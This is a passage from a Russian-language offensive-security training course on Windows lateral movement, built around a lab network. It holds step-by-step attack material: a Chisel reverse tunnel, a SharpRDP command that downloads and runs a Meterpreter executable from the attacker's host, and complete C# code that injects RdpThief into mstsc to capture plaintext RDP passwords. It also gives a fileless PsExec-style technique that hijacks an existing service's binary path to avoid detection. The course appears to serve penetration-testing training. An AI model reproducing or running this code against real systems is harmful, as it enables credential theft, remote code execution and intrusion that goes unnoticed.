Настроить обратный туннель относительно просто, когда функции автомаршрутизации (autorouting) включены во фреймворки вроде Metasploit или Cobalt Strike. Однако в некоторых случаях при использовании продуктов вроде PowerShell Empire или Covenant может потребоваться самостоятельное приложение. Традиционный инструмент для этого - версия PuTTY[14] для командной строки под названием `plink`. Однако мы используем Chisel,[15] более современный инструмент.

Chisel - ПО для туннелирования с открытым исходным кодом, написанное на Golang.[16] Оно работает, создавая TCP-туннель и передавая данные поверх HTTP, защищая соединение через SSH. Chisel содержит клиентский и серверный компоненты и создаёт SOCKS-совместимый прокси.

Мы можем скомпилировать исполняемые файлы Chisel самостоятельно, но для этого сначала нужно установить Golang на нашу Kali-машину через `apt`.

```
kali@kali:~$ sudo apt install golang
[sudo] password for kali:
Reading package lists... Done
...
Need to get 65.7 MB of archives.
After this operation, 331 MB of additional disk space will be used.
Do you want to continue? [Y/n] y
...
```

Листинг 613 - Установка Golang на Kali Linux

Далее клонируем проект Chisel с GitHub, как показано в листинге 614.

```
kali@kali:~$ git clone https://github.com/jpillora/chisel.git
Cloning into 'chisel'...
remote: Enumerating objects: 1202, done.
...
```

Листинг 614 - Клонирование chisel с GitHub

Нужно скомпилировать два компонента приложения. Первый - сервер, который будет работать на нашей Kali-машине, второй - клиент, который будет работать на Windows. Хотя каждый компонент содержит одинаковую функциональность, нужно скомпилировать по одному исполняемому файлу для каждой платформы.

Скомпилируем Chisel на Kali командой `go build`, как показано в листинге 615.

```
kali@kali:~$ cd chisel/

kali@kali:~/chisel$ go build
go: downloading github.com/gorilla/websocket v1.4.2
go: downloading github.com/armon/go-socks5 v0.0.0-20160902184237-e75332964ef5
go: downloading github.com/jpillora/requestlog v1.0.0
...
```

Листинг 615 - Компиляция chisel для Linux

Когда Linux-версия скомпилирована, перейдём к Windows-версии. Компилятор Golang позволяет выполнять кросс-компиляцию Chisel для других операционных систем и архитектур. Сначала укажем 64-битный Windows-исполняемый файл с помощью команды `env` для переменных окружения.[17] Затем установим `GOOS` и `GOARCH` в `windows` и `amd64` соответственно.

Далее выполним `go build`, указав имя выходного файла (`-o`) и аргументы компоновщика (linker arguments)[18] (`-ldflags "-s -w"`[19]), которые удалят отладочную информацию из итогового бинарного файла:

```
kali@kali:~/chisel$ env GOOS=windows GOARCH=amd64 go build -o chisel.exe -ldflags "-s -w"
```

Листинг 616 - Компиляция chisel для Windows

Теперь можно использовать Chisel для настройки обратного туннеля. Сначала настроим сервер. Запустим Chisel в серверном режиме, укажем порт прослушивания через `-p` и `--socks5`, чтобы задать режим SOCKS-прокси.

```
kali@kali:~/chisel$ ./chisel server -p 8080 --socks5
2020/05/12 15:40:00 server: SOCKS5 server enabled
2020/05/12 15:40:00 server: Fingerprint ae:25:65:f5:6d:fc:c0:26:e0:b5:f8:0a:ec:80:c3:75
2020/05/12 15:40:00 server: Listening on 0.0.0.0:8080...
```

Листинг 617 - Запуск chisel в серверном режиме

Далее настроим сервер SOCKS-прокси с помощью SSH-сервера Kali. Чтобы упростить конфигурацию, сначала включим аутентификацию по паролю (password authentication), раскомментировав соответствующую строку в файле `sshd_config`, как показано в листинге 618. После запуска службы подключимся к ней через `ssh` и передадим `-N`, чтобы команды не выполнялись, а только перенаправлялись, и `-D`, чтобы настроить SOCKS-прокси. Как под-аргументы нужно указать IP и порт для SOCKS-прокси. Наконец, подключимся по SSH к `localhost`:

```
kali@kali:~$ sudo sed -i 's/#PasswordAuthentication yes/PasswordAuthentication yes/g' /etc/ssh/sshd_config

kali@kali:~$ sudo systemctl start ssh.service

kali@kali:~$ ssh -N -D 0.0.0.0:1080 localhost
The authenticity of host 'localhost (::1)' can't be established.
ECDSA key fingerprint is SHA256:wO34ll4r18sNzXmfmg/H8uLHz97twv0ovhWuFXXxQkE.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added 'localhost' (ECDSA) to the list of known hosts.
kali@localhost's password:
```

Листинг 618 - Использование SSH как SOCKS-прокси

Теперь, когда Kali-сервер настроен, переключим внимание на клиент Chisel на цели Windows 10. Сначала передадим скомпилированную Windows-версию Chisel на Windows 10-клиент через существующую обратную оболочку. После передачи файла можно запустить его как клиент, указав IP-адрес и порт серверного экземпляра Chisel, а также опцию `socks`:

```
C:\Tools> chisel.exe client 192.168.119.120:8080 socks
2020/05/12 14:03:52 client: Connecting to ws://192.168.119.120:8080
2020/05/12 14:03:52 client: proxy#1:127.0.0.1:1080=>socks: Listening
2020/05/12 14:03:52 client: Fingerprint c9:c4:c0:20:57:ff:6f:43:04:d8:3d:c1:a4:2f:31:39
2020/05/12 14:03:53 client: Connected (Latency 117.193ms)
```

Листинг 619 - Запуск chisel как клиента

Как выделено в последней строке листинга 619, Chisel установил подключение к нашему серверному экземпляру. Наконец, когда туннель создан, можно открыть RDP-сессию к Windows 10-клиенту через Proxychains:

```
kali@kali:~$ sudo proxychains rdesktop 192.168.120.10

ProxyChains-3.1 (http://proxychains.sf.net)
Autoselecting keyboard map 'en-us' from locale
|S-chain|-<>-127.0.0.1:1080-<><>-192.168.120.10:3389-<><>-OK
Failed to initialize NLA, do you have correct Kerberos TGT initialized ?
|S-chain|-<>-127.0.0.1:1080-<><>-192.168.120.10:3389-<><>-OK
```

Листинг 620 - RDP-сессия туннелируется с помощью chisel

Настройка обратного туннеля требует куда больше действий, чем использование встроенной функции, но всё равно возможна, и через неё мы можем получить доступ к графическому интерфейсу через RDP способом, который иначе не должен быть доступен.

Также можно использовать Chisel с классическим синтаксисом обратного SSH-туннеля, указав опцию `-reverse` вместо `--socks5` на стороне сервера.[20]

В следующем разделе покажем RDP-технику, не требующую ни графического интерфейса, ни обратного туннеля.

#### 13.1.3.1 Упражнение

1. Настройте обратный туннель с Chisel и получите RDP-доступ к Windows 10-клиенту.

### 13.1.4 RDP как консоль

Хотя RDP чаще всего ассоциируется с графическим клиентом `mstsc`, его также можно использовать как инструмент командной строки. Эта техника уменьшает накладные расходы, при этом всё ещё опираясь на протокол RDP, который часто хорошо сливается с типичным сетевым трафиком.

RDP-приложение (`mstsc.exe`) построено на библиотеке служб терминалов `mstscax.dll`.[21] Эта библиотека предоставляет интерфейсы для скриптов и скомпилированного кода через COM-объекты. SharpRDP[22],[23] - C#-приложение, использующее нескриптовые интерфейсы, предоставляемые `mstscax.dll`, чтобы выполнять аутентификацию так же, как `mstsc.exe`.

После аутентификации SharpRDP позволяет выполнять код через `SendKeys`.[24] Таким образом, доступ к графическому интерфейсу не требуется, и настраивать обратный туннель не нужно.

Чтобы продемонстрировать это, используем заранее скомпилированную версию SharpRDP, расположенную в `C:\Tools`. Укажем имя компьютера (`computername`), имя пользователя (`username`) и пароль (`password`) вместе с командой для выполнения. В этом примере просто запустим Notepad.

```
C:\Tools> SharpRDP.exe computername=appsrv01 command=notepad username=corp1\dave password=lab
[-] Logon Error           :  -2 - ARBITRATION_CODE_CONTINUE_LOGON
[+] Connected to          :  appsrv01
[+] User not currently logged in, creating new session
[+] Execution priv type   :  non-elevated
[+] Executing notepad
[+] Disconnecting from    :  appsrv01
[+] Connection closed     :  appsrv01
```

Листинг 621 - Запуск Notepad с SharpRDP

Поскольку это не особенно полезно, расширим пример и получим обратную оболочку Meterpreter. Сначала сгенерируем исполняемый файл Meterpreter и поместим его в корневой веб-каталог нашего Apache-сервера, затем настроим `msfconsole` для приёма оболочки. Наконец, используем SharpRDP, чтобы выполнить на `appsrv01` PowerShell-загрузчик (download cradle), который скачает исполняемый файл Meterpreter и затем выполнит его через цепочку команд:

```
C:\Tools> sharprdp.exe computername=appsrv01 command="powershell (New-Object System.Net.WebClient).
    DownloadFile('http://192.168.119.120/met.exe', 'C:\Windows\Tasks\met.exe'); C:\Windows\Tasks\met.exe"
    username=corp1\dave password=lab
[-] Logon Error           :  -2 - ARBITRATION_CODE_CONTINUE_LOGON
[+] Connected to          :  appsrv01
[+] User not currently logged in, creating new session
[+] Execution priv type   :  non-elevated
```

```
[+] Executing powershell (new-object system.net.webclient).downloadfile('http://192.168.119.120/met.exe', 'c:\
    windows\tasks\met.exe'); c:\windows\tasks\met.exe
[+] Disconnecting from    :  appsrv01
[+] Connection closed     :  appsrv01
```

Листинг 622 - Запуск обратной оболочки Meterpreter через SharpRDP

В результате на нашей Kali-машине появляется оболочка Meterpreter, как показано в листинге 623:

```
msf5 exploit(multi/handler) > exploit

[*] Started HTTP reverse handler on http://192.168.119.120:443
[*] http://192.168.119.120:443 handling request from 192.168.120.6; (UUID: nwv7gu7a)
Staging x64 payload (207449 bytes)
...
[*] Meterpreter session 1 opened (192.168.119.120:443 -> 192.168.120.6:52261)
```

Листинг 623 - Обратная оболочка Meterpreter

Очень хорошо. Мы можем использовать эту технику, чтобы выполнять консольное латеральное перемещение через RDP с SharpRDP без необходимости доступа к графическому интерфейсу.

#### 13.1.4.1 Упражнение

1. Повторите шаги этого раздела, чтобы получить обратную оболочку Meterpreter с помощью SharpRDP.

### 13.1.5 Кража учётных данных RDP в открытом виде

К этому моменту мы рассмотрели несколько техник, использующих возможности RDP для латерального перемещения. В этом разделе покажем, как восстановить учётные данные в открытом виде, используемые при запуске RDP-сессии.

Кейлоггеры часто используются для перехвата учётных данных в открытом виде. Однако с обычным кейлоггером бывает трудно изолировать пароли, а длинные сессии могут порождать очень подробный вывод, который трудно разбирать.

Когда пользователь создаёт сессию удалённого рабочего стола с `mstsc.exe`, он вводит учётные данные в открытом виде в приложение. В этом разделе мы разберём приложение, которое может обнаружить и выгрузить эти учётные данные из памяти, фактически работая как более точечный кейлоггер.

Эта техника опирается на концепцию перехвата API (API hooking).[25] В одном из ранних модулей мы использовали Frida для мониторинга вызовов API. Похожие техники можно использовать для изменения API и перенаправления выполнения в пользовательский код. Как базовый теоретический пример, представим, что мы можем перехватить (hook) API `WinExec`,[26] который используется для запуска нового приложения. Прототип функции `WinExec` показан в листинге 624.

```
UINT WinExec(
  LPCSTR lpCmdLine,
  UINT   uCmdShow
);
```

Листинг 624 - Прототип функции WinExec

Первый аргумент (`lpCmdLine`) - входной буфер, который будет содержать имя приложения, которое мы хотим запустить. Если мы можем приостановить поток выполнения приложения при вызове API, как на точке останова (breakpoint) в WinDbg, можно перенаправить выполнение в пользовательский код, который запишет другое имя приложения во входной буфер. Продолжение выполнения заставит API запустить другое приложение, а не то, которое намеревался запустить пользователь.

Аналогично, можно выполнить пользовательский код, который скопирует содержимое входного буфера, вернёт его нам и продолжит выполнение без изменений. Это фактически крадёт информацию из приложения и возвращает её нам.

Один из способов сделать это вне отладчика - выполнить перехват API. Вместо остановки выполнения можно перезаписать начальные инструкции API на уровне ассемблера кодом, который передаёт выполнение любому нужному нам пользовательскому коду. Предоставляемая Microsoft неуправляемая библиотека Detours[27] делает это возможным и позволяет атакующему утекать информацию из любого API.

Наша цель - использовать перехват API, чтобы украсть учётные данные в открытом виде, введённые в `mstsc`, когда они обрабатываются соответствующими API. MDSec[28] обнаружила, что за обработку имени пользователя, пароля и домена отвечают API `CredIsMarshaledCredentialW`,[29] `CryptProtectMemory`[30] и `SspiPrepareForCredRead`[31] соответственно. В результате этого исследования они выпустили RdpThief,[32] использующий Detours для перехвата этих API. Перехватчики (hooks) в этом инструменте выполняют код, копирующий имя пользователя, пароль и домен в файл. Затем RdpThief позволяет исходному выполнению кода продолжаться как задумано.

RdpThief написан как неуправляемая DLL и должен быть внедрён в процесс `mstsc.exe` до того, как пользователь введёт учётные данные. Продемонстрируем RdpThief, повторно используя знания о внедрении DLL из предыдущих модулей. Откроем консольный C#-проект с нашим существующим кодом внедрения DLL, показанным в листинге 625.

```
using System;
using System.Diagnostics;
using System.Net;
using System.Runtime.InteropServices;
using System.Text;

namespace Inject
{
    class Program
    {
        [DllImport("kernel32.dll", SetLastError = true, ExactSpelling = true)]
        static extern IntPtr OpenProcess(uint processAccess, bool bInheritHandle, int processId);

        [DllImport("kernel32.dll", SetLastError = true, ExactSpelling = true)]
        static extern IntPtr VirtualAllocEx(IntPtr hProcess, IntPtr lpAddress, uint dwSize, uint
    flAllocationType, uint flProtect);

        [DllImport("kernel32.dll")]
        static extern bool WriteProcessMemory(IntPtr hProcess, IntPtr lpBaseAddress, byte[] lpBuffer, Int32
    nSize, out IntPtr lpNumberOfBytesWritten);

        [DllImport("kernel32.dll")]
        static extern IntPtr CreateRemoteThread(IntPtr hProcess, IntPtr lpThreadAttributes, uint dwStackSize,
    IntPtr lpStartAddress, IntPtr lpParameter, uint dwCreationFlags, IntPtr lpThreadId);

        [DllImport("kernel32", CharSet = CharSet.Ansi, ExactSpelling = true, SetLastError = true)]
        static extern IntPtr GetProcAddress(IntPtr hModule, string procName);

        [DllImport("kernel32.dll", CharSet = CharSet.Auto)]
        public static extern IntPtr GetModuleHandle(string lpModuleName);

        static void Main(string[] args)
        {
            String dir = Environment.GetFolderPath(Environment.SpecialFolder.MyDocuments);
            String dllName = dir + "\\met.dll";

            WebClient wc = new WebClient();
            wc.DownloadFile("http://192.168.119.120/met.dll", dllName);

            Process[] expProc = Process.GetProcessesByName("explorer");
            int pid = expProc[0].Id;
```

```
            IntPtr hProcess = OpenProcess(0x001F0FFF, false, pid);
            IntPtr addr = VirtualAllocEx(hProcess, IntPtr.Zero, 0x1000, 0x3000, 0x40);
            IntPtr outSize;
            Boolean res = WriteProcessMemory(hProcess, addr, Encoding.Default.GetBytes(dllName), dllName.
    Length, out outSize);
            IntPtr loadLib = GetProcAddress(GetModuleHandle("kernel32.dll"), "LoadLibraryA");
            IntPtr hThread = CreateRemoteThread(hProcess, IntPtr.Zero, 0, loadLib, addr, 0, IntPtr.Zero);
        }
    }
}
```

Листинг 625 - Код внедрения DLL

Очевидно, этот код нужно изменить. Во-первых, нам понадобится скомпилированная версия RdpThief DLL, которая находится на машине `appsrv01` в каталоге `C:\Tools`. Чтобы наш проверочный пример заработал, обновим код из листинга 625 так, чтобы использовать статический путь к RdpThief DLL. Кроме того, нам нужно найти процесс `mstsc`, а не `explorer`, что даёт следующий обновлённый код:

```
static void Main(string[] args)
{
  String dllName = "C:\\Tools\\RdpThief.dll";
  Process[] mstscProc = Process.GetProcessesByName("mstsc");
  int pid = mstscProc[0].Id;

  IntPtr hProcess = OpenProcess(0x001F0FFF, false, pid);
  IntPtr addr = VirtualAllocEx(hProcess, IntPtr.Zero, 0x1000, 0x3000, 0x40);
  IntPtr outSize;
  Boolean res = WriteProcessMemory(hProcess, addr, Encoding.Default.GetBytes(dllName), dllName.Length, out
    outSize);
  IntPtr loadLib = GetProcAddress(GetModuleHandle("kernel32.dll"), "LoadLibraryA");
  IntPtr hThread = CreateRemoteThread(hProcess, IntPtr.Zero, 0, loadLib, addr, 0, IntPtr.Zero);
}
```

Листинг 626 - Код внедрения для RdpThief

Чтобы проверить это, скомпилируем C#-проект, войдём на `appsrv01` как `dave` и скопируем исполняемый файл в `C:\Tools`. Затем запустим `mstsc.exe`, после него наше консольное C#-приложение. Наконец, используем `mstsc` для входа на `dc01` как пользователь `admin`, а затем выведем содержимое выходного файла RdpThief, чтобы найти учётные данные в открытом виде.

```
C:\Tools> mstsc.exe

C:\Tools> Inject.exe

C:\Tools> type C:\Users\dave\AppData\Local\Temp\6\data.bin
S e r v e r :   d c 0 1
U s e r n a m e :   c o r p 1 \ a d m i n
P a s s w o r d :   l a b

S e r v e r :   d c 0 1
U s e r n a m e :   c o r p 1 \ a d m i n
P a s s w o r d :   l a b
```

Листинг 627 - Выгрузка учётных данных из mstsc.exe

Обратите внимание: имя пользователя в выходном пути определяется динамически, а нумерованный подкаталог в конце пути - это идентификатор сессии (session ID). Хотя эта техника даёт нам имя пользователя, домен и пароль пользователя в открытом виде, нужно знать, когда запускается процесс `mstsc.exe`, и запустить наше консольное C#-приложение до того, как пользователь введёт учётные данные.

Чтобы улучшить это, можно дополнительно изменить код внедрения так, чтобы он автоматически обнаруживал запуск экземпляра `mstsc` и затем внедрялся в него. Реализуем это бесконечным циклом `while`. На каждой итерации цикла будем находить все экземпляры `mstsc.exe` и затем выполнять внедрение в каждый из них. Наконец, используем метод `Thread.Sleep`[33], чтобы делать паузу в одну

секунду между итерациями. Для использования этого метода сначала нужно импортировать пространство имён `System.Threading` через `using`.

```
using System.Threading;
...
static void Main(string[] args)
{
  String dllName = "C:\\Tools\\RdpThief.dll";
  while(true)
  {
    Process[] mstscProc = Process.GetProcessesByName("mstsc");
    if(mstscProc.Length > 0)
    {
      for(int i = 0; i < mstscProc.Length; i++)
      {
        int pid = mstscProc[i].Id;

        IntPtr hProcess = OpenProcess(0x001F0FFF, false, pid);
        IntPtr addr = VirtualAllocEx(hProcess, IntPtr.Zero, 0x1000, 0x3000, 0x40);
        IntPtr outSize;
        Boolean res = WriteProcessMemory(hProcess, addr, Encoding.Default.GetBytes(dllName), dllName.Length,
    out outSize);
        IntPtr loadLib = GetProcAddress(GetModuleHandle("kernel32.dll"), "LoadLibraryA");
        IntPtr hThread = CreateRemoteThread(hProcess, IntPtr.Zero, 0, loadLib, addr, 0, IntPtr.Zero);
      }
    }
    Thread.Sleep(1000);
  }
}
```

Листинг 628 - Внедрение RdpThief в любой запущенный процесс mstsc

После запуска обновлённого консольного C#-приложения оно будет обнаруживать любые работающие экземпляры `mstsc` и внедрять в них RdpThief DLL до того, как пользователь введёт учётные данные. В этом разделе мы использовали исследование, позволяющее перехватывать пароли в открытом виде, используемые на скомпрометированной рабочей станции при запуске экземпляра удалённого рабочего стола.

#### 13.1.5.1 Упражнения

1. Повторите атаку из этого раздела и получите учётные данные в открытом виде.

## 13.2 Бесфайловое латеральное перемещение

Как упоминалось ранее, в Windows доступно лишь небольшое число техник латерального перемещения, не зависящих от уязвимостей. Некоторые из них, например PsExec и DCOM, требуют записи служб и файлов на целевую систему. Другие техники, например PSRemoting, требуют открытых портов в файрволе, которые не всегда разрешены по умолчанию.

В следующих разделах мы обсудим и реализуем вариант PsExec, который не записывает файл на диск и не создаёт дополнительную службу для получения выполнения кода. Оба свойства могут помочь обойти обнаружение.

### 13.2.1 Теория аутентификации и выполнения

Уделим немного времени тому, как работает PsExec, часть набора Sysinternals. На высоком уровне PsExec аутентифицируется к SMB[34] на целевом хосте и обращается к интерфейсу DCE/RPC.[35] PsExec использует этот интерфейс для доступа к диспетчеру управления службами, создания новой службы и её выполнения. В рамках атаки бинарный файл, выполняемый службой, копируется на целевой хост.

В этом разделе мы используем атаку,[36] работающую похожим образом. Однако мы выполним код без регистрации новой службы и применим наши прежние приёмы, чтобы сделать это без записи файла на диск.

Эта техника включает две основные задачи. Сначала наш код должен аутентифицироваться на целевом хосте. После этого он должен выполнить нужный код.

Аутентификацией к DCE/RPC-интерфейсу и диспетчеру управления службами занимается неуправляемый API `OpenSCManagerW`.[37] Прототип функции `OpenSCManagerW` показан в листинге 629.

```
SC_HANDLE OpenSCManagerW(
  LPCWSTR lpMachineName,
  LPCWSTR lpDatabaseName,
  DWORD   dwDesiredAccess
);
```

Листинг 629 - Прототип функции OpenSCManagerW

Для вызова `OpenSCManagerW` нужно передать имя хоста цели (`lpMachineName`) и имя базы данных диспетчера управления службами (`lpDatabaseName`). Передача `null` использует базу данных по умолчанию. Наконец, нужно передать желаемый доступ (`dwDesiredAccess`) к диспетчеру управления службами. API выполняется в контексте токена доступа выполняющегося потока, а значит пароль не требуется. Если аутентификация успешна, возвращается дескриптор, который используется для взаимодействия с диспетчером управления службами.

PsExec выполняет те же действия при вызове, но затем вызывает `CreateServiceA`[38], чтобы настроить новую службу. Наш подход будет более скрытным. Вместо этого мы используем API `OpenService`[39], чтобы открыть существующую службу, и вызовем `ChangeServiceConfigA`[40], чтобы изменить исполняемый файл, который выполняет служба. Это не оставит уведомлений о создании службы и может помочь избежать обнаружения.

Когда исполняемый файл службы обновлён, мы вызовем `StartServiceA`,[41] что выполнит этот файл и даст нам выполнение кода на удалённой машине. Поскольку мы контролируем исполняемый файл службы, можно использовать PowerShell-загрузчик, чтобы не сохранять файл на диск. Если на месте средства защиты конечных точек вроде белых списков приложений, этот подход может быть не таким прямолинейным и может потребовать обхода, например через InstallUtil или XSL-преобразование.

Стоит отметить, что поскольку API аутентификации `OpenSCManagerW` выполняется в контексте токена доступа потока, с этой техникой также очень легко выполнить pass-the-hash. Можно просто использовать Mimikatz для запуска приложения командой `sekurlsa::pth`.

Теперь, когда мы понимаем нужные техники, реализуем это в коде.

### 13.2.2 Реализация бесфайлового латерального перемещения на C#

Для реализации начнём с создания нового проекта консольного C#-приложения. Первый API, который нужно вызвать, - `OpenSCManagerW`. Реализация P/Invoke[42] показана в листинге 630.

```
[DllImport("advapi32.dll", EntryPoint="OpenSCManagerW", ExactSpelling=true, CharSet=CharSet.Unicode,
    SetLastError=true)]
    public static extern IntPtr OpenSCManager(string machineName, string databaseName, uint dwAccess);
```

Листинг 630 - P/Invoke для OpenSCManagerW

Из обсуждения прототипа функции `OpenSCManagerW` мы знаем, что первый аргумент - имя хоста целевой машины, в нашем случае `appsrv01`. Второй аргумент, имя базы данных, установим в `null`, а третий - в желаемое право доступа к диспетчеру управления службами. Запросим `SC_MANAGER_ALL_ACCESS`, то есть полный доступ, числовое значение которого равно `0xF003F`.[43] Теперь можно создать проверочный пример, который вызовет API и выполнит аутентификацию:

```
using System;
using System.Runtime.InteropServices;

namespace lat
{
    class Program
    {
        [DllImport("advapi32.dll", EntryPoint="OpenSCManagerW", ExactSpelling=true, CharSet=CharSet.Unicode,
    SetLastError=true)]
    public static extern IntPtr OpenSCManager(string machineName, string databaseName, uint dwAccess);

        static void Main(string[] args)
        {
            String target = "appsrv01";

            IntPtr SCMHandle = OpenSCManager(target, null, 0xF003F);
        }
    }
}
```

Листинг 631 - Первоначальный проверочный пример для аутентификации

Когда аутентификация завершена, нужно открыть существующую службу. Чтобы избежать проблем, нужно выбрать службу, которая не критична для работы операционной системы и не используется по умолчанию. Один кандидат - SensorService,[44] управляющая различными датчиками. Эта служба присутствует по умолчанию и на Windows 10, и на Windows 2016/2019, но не запускается автоматически при загрузке.

API, который нужно использовать, - `OpenService`, со следующим прототипом функции:

```
SC_HANDLE OpenServiceW(
  SC_HANDLE hSCManager,
  LPCWSTR   lpServiceName,
  DWORD     dwDesiredAccess
);
```

Листинг 632 - Прототип функции OpenServiceW

Как первый аргумент (`hSCManager`) нужно передать дескриптор диспетчера управления службами, полученный от `OpenSCManager`. Второй параметр (`lpServiceName`) - имя службы (`SensorService`), а последний аргумент (`dwDesiredAccess`) - желаемый доступ к службе. Можно запросить полный доступ (`SERVICE_ALL_ACCESS`), числовое значение которого равно `0xF01FF`. Продолжая, найдём импорт P/Invoke для `OpenService`[45], как показано в листинге 633.

```
[DllImport("advapi32.dll", SetLastError=true, CharSet=CharSet.Auto)]
static extern IntPtr OpenService(IntPtr hSCManager, string lpServiceName, uint dwDesiredAccess);
```

Листинг 633 - P/Invoke для OpenService

Теперь, когда импорт готов и мы понимаем аргументы, которые нужно передать, можно обновить код для вызова `OpenService`:

```
string ServiceName = "SensorService";
IntPtr schService = OpenService(SCMHandle, ServiceName, 0xF01FF);
```

Листинг 634 - Код для вызова OpenService

После открытия службы `SensorService` нужно изменить исполняемый файл службы с помощью API `ChangeServiceConfigA`. Прототип функции для этого API показан в листинге 635.

```
BOOL ChangeServiceConfigA(
  SC_HANDLE hService,
  DWORD     dwServiceType,
  DWORD     dwStartType,
  DWORD     dwErrorControl,
  LPCSTR    lpBinaryPathName,
  LPCSTR    lpLoadOrderGroup,
  LPDWORD   lpdwTagId,
  LPCSTR    lpDependencies,
  LPCSTR    lpServiceStartName,
  LPCSTR    lpPassword,
  LPCSTR    lpDisplayName
);
```

Листинг 635 - Прототип функции ChangeServiceConfigA

Хотя API принимает много аргументов, нам нужно указать только некоторые из них. Первый (`hService`) - дескриптор службы, полученный вызовом `OpenService`. Далее `dwServiceType` позволяет указать тип службы. Мы хотим изменить только исполняемый файл службы, поэтому укажем `SERVICE_NO_CHANGE` его числовым значением `0xffffffff`.

Параметры запуска службы можно изменить через третий аргумент (`dwStartType`). Поскольку мы хотим запустить службу после изменения исполняемого файла службы, установим его в `SERVICE_DEMAND_START` (`0x3`). Четвёртый аргумент, `dwErrorControl`, задаёт действие при ошибке, и мы укажем `SERVICE_NO_CHANGE` (`0`), чтобы не изменять его. Пятый аргумент (`lpBinaryPathName`) содержит путь к бинарному файлу, который служба выполнит при запуске. Именно его мы хотим обновить; для первоначального проверочного примера установим его в `notepad.exe`. Последние шесть аргументов для нас не важны, и их можно установить в `null`.

Последняя часть, которая нам нужна, - импорт P/Invoke для `ChangeServiceConfig`:[46]

```
[DllImport("advapi32.dll", EntryPoint = "ChangeServiceConfig")]
[return: MarshalAs(UnmanagedType.Bool)]
public static extern bool ChangeServiceConfigA(IntPtr hService, uint dwServiceType, int dwStartType, int
    dwErrorControl, string lpBinaryPathName, string lpLoadOrderGroup, string lpdwTagId, string lpDependencies,
     string lpServiceStartName, string lpPassword, string lpDisplayName);
```

Листинг 636 - P/Invoke для ChangeServiceConfig

На этом этапе можно обновить код и вызвать функцию с обсуждёнными аргументами:

```
string payload = "notepad.exe";
bool bResult = ChangeServiceConfigA(schService, 0xffffffff, 3, 0, payload, null, null, null, null, null,
    null);
```

Листинг 637 - Код для вызова ChangeServiceConfig

Когда проверочный пример скомпилирован, можно выполнить его на Windows 10-клиенте в контексте пользователя `dave`. Это изменит исполняемый файл службы SensorService на `notepad.exe`. Можно войти на `appsrv01` и проверить это через диспетчер служб, как показано на рисунке 236.




Рисунок 236: Исполняемый файл службы SensorService изменён на notepad

Финальный шаг - запустить службу, что можно сделать через API `StartService`. Прототип функции для этого API относительно прост, как показано в листинге 638.

```
BOOL StartServiceA(
  SC_HANDLE hService,
  DWORD     dwNumServiceArgs,
  LPCSTR    *lpServiceArgVectors
);
```

Листинг 638 - Прототип функции StartService

Первый аргумент (`hService`) - дескриптор службы, созданный `OpenService`. Третий аргумент (`*lpServiceArgVectors`) - массив строк, передаваемых службе как аргументы. Нам они не нужны, поэтому можно установить его в `null`, а `dwNumServiceArgs`, то есть количество аргументов, также установить в `0`.

Импорт P/Invoke для `StartService`[47] показан в листинге 639.

```
[DllImport("advapi32", SetLastError=true)]
[return: MarshalAs(UnmanagedType.Bool)]
public static extern bool StartService(IntPtr hService, int dwNumServiceArgs, string[] lpServiceArgVectors);
```

Листинг 639 - P/Invoke для StartService

Наконец, добавим код для вызова API:

```
bResult = StartService(schService, 0, null);
```

Листинг 640 - Код для вызова StartService

После добавления этого кода в проект можно скомпилировать и выполнить его в контексте пользователя `dave`. На `appsrv01` мы обнаруживаем процесс Notepad, работающий как SYSTEM:

| | | | | | | |
|---|---|---|---|---|---|---|
| svchost.exe | | 4,644 K | 11,852 K | 1872 Host Process for Windows S... | Microsoft Corporation | System |
| vmtoolsd.exe | 0.04 | 9,204 K | 22,900 K | 1880 VMware Tools Core Service | VMware, Inc. | System |
| sqlservr.exe | 0.04 | 345,404 K | 238,436 K | 1888 SQL Server Windows NT - 6... | Microsoft Corporation | System |
| dllhost.exe | | 3,660 K | 12,948 K | 2408 COM Surrogate | Microsoft Corporation | System |
| sqlceip.exe | | 39,316 K | 53,732 K | 2568 Sql Server Telemetry Client | Microsoft Corporation | High |
| msdtc.exe | | 2,872 K | 10,080 K | 2616 Microsoft Distributed Transa... | Microsoft Corporation | System |
| svchost.exe | | 3,752 K | 18,828 K | 3552 Host Process for Windows S... | Microsoft Corporation | High |
| svchost.exe | | 4,464 K | 12,132 K | 4968 Host Process for Windows S... | Microsoft Corporation | System |
| svchost.exe | | 1,548 K | 7,028 K | 152 Host Process for Windows S... | Microsoft Corporation | System |
| TrustedInstaller.exe | < 0.01 | 2,392 K | 7,264 K | 2624 Windows Modules Installer | Microsoft Corporation | System |
| notepad.exe | < 0.01 | 2,116 K | 9,488 K | 2856 Notepad | Microsoft Corporation | System |
| lsass.exe | | 6,572 K | 17,940 K | 528 Local Security Authority Proc... | Microsoft Corporation | System |
| winlogon.exe | | 1,844 K | 8,804 K | 456 Windows Logon Application | Microsoft Corporation | System |

Рисунок 237: Notepad запущен из службы SensorService

Поскольку Notepad не является исполняемым файлом службы, диспетчер управления службами завершит процесс через короткое время, но мы получили нужное выполнение кода.

SCShell,[48] реализованный на C#, C и Python, развивает эту технику дальше и превращает её в готовый инструмент. Он также использует API `QueryServiceConfig`[49], чтобы определить исходный исполняемый файл службы. После получения выполнения кода SCShell восстанавливает исполняемый файл службы в исходное состояние, что дополнительно помогает уклонению.

В этом разделе мы обсудили и реализовали технику, расширяющую PsExec и предоставляющую латеральное перемещение без создания новой службы.

#### 13.2.2.1 Упражнения

